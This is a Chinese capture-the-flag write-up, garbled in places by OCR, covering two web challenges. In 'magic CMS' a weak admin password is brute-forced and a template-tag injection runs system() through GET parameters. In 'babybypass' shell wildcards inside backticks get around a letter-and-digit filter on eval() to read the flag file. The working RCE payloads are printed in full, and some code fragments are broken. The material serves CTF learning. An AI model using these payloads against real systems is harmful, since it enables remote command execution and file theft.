
## 神奇的CMS

首先弱密码爆进后台

## admin

admin123

看到突兀的字体



一看就是出题人留下的了

探寻了一遍功能

发现添加图片处也有这种字体



很容易联想到漏洞点,于是开始代码审计

下载

http://101.71.29.5:10013/web/You\_Cant\_Guess.zip 定位到图片位置

```
$template = str replace("{cms:id}",$res-
>id,$template);
                $template = str replace("{cms:name}",$res-
>name, $template);
                $template = str replace("{cms:pic}",$res-
>url, $template);
                $template = $this->parseIf($template);
                echo $template;
           }else{
                return json encode(['error'=>'id error!']);
}
跟进函数parseIf
 public function parseIf($content){
    if (strpos($content, '{if:')===
           n $content;
    }else{
    $labelRule = $this->buildregx("{if:(.*?)}(.*?){end if}","is");
    $labelRule2="{elseif";
    $labelRule3="{else}";
       preg_match_all($labelRule,$content,$iar);
            h($iar as $v){
          $iar = $iarok;
       $arlen=count($iar[0]);
       $elseIfFlag=false;
for($m=0;$m<$arlen;$m++){
    $strIf=$iar[1][$m];
    $strIf=$this->parseStrIf($strIf);
          $strThen=$iar[2][$m];
          $strThen=$
                    s->parseSubIf($strThen);
                                                                      安全客 ( www.anquanke.com
           if (strpos($strThen,$labelRule2)=
mage 4 of 20
参考文章
https://www.anguanke.com/post/id/153402
我们添加图片为
skysec
{if:1)$GLOBALS['G'.'ET'][sky]($GLOBALS['G'.'ET']
[cool]);die();//}{end if}
然后访问
http://101.71.29.5:10013/web/index.php?
r=content%2Fshow&id=1919&sky=system&cool=1s
即可列目录
```

1.jpg You\_Cant\_Guess.zip assets css favicon.ico index-test.php index.php robots.txt

## 拿flag即可

```
← → C ① ① 不安全 | 101.71.29.5:10013/web/index.php?r=content%2Fshow&id=1919&sky=system&cool=cat%20/tmp/flag
flag{65bb1dd503d2a682b47fde40571598f4}
flag{65bb1dd503d2a682b47fde40571598f4}
```

flag{65bb1dd503d2a682b47fde40571598f4}

## <u>babybypass</u>

```
拿到题目
http://101.71.29.5:10014/
代码如下
<?php
include 'flag.php';
if (isset ($ GET['code'])) {
  $code = $ GET['code'];
if (strlen ($code) > 35) {
die("Long.");
if (preg_match("/[A-Za-z0-9 $]+/",$code)) {
       die ("NO.");
@eval($code);
}else{
highlight file(__FILE__);
}
//$hint = "php function getFlag() to get flag";
?>
```

发现字母啥都被过滤了,第一反应就是通配符,容易想到

```
/???/??? => /bin/cat
那么构造
"/bin/cat /var/www/html/index.php"
长度超过了上限
参考这篇文章
https://www.anguanke.com/post/id/154284
使用*通配
但是没有$和
改讲为
?><?=`/???/???%20/???/???/????/*`?>
Uriginal-Maintainer: Miquel van Smoorenburg <miquelsec:</p>
7 function getFlag(){
В
   $flag = file_get_contents('/flag');
    echo $flag;
0 }<?php
1 include 'flag.php';
2 if(isset($_GET['code'])){
3
    $code = $_GET['code'];
4
    if(strlen($code)>35){
5
       die("Long.");
    if(preg_match("/[A-Za-z0-9_$]+/",$code)){
В
       die("NO.");
9
0
    @eval($code);
 }else{
2
    highlight_file(__FILE__);
3 }
 //$hint = "php function getFlag() to get flag";
5 ?>
Image 7 of 20
发现关键点
function getFlag() {
    $flag = file get contents('/flag');
   echo $flag;
我们直接读flag文件就好
```

?><?=`/???/???%20/????`;**?>** 



得到flag

flag{aa5237a5fc25af3fa07f1d724f7548d7}

参考连接: https://www.anguanke.com/post/id/160582#h2-2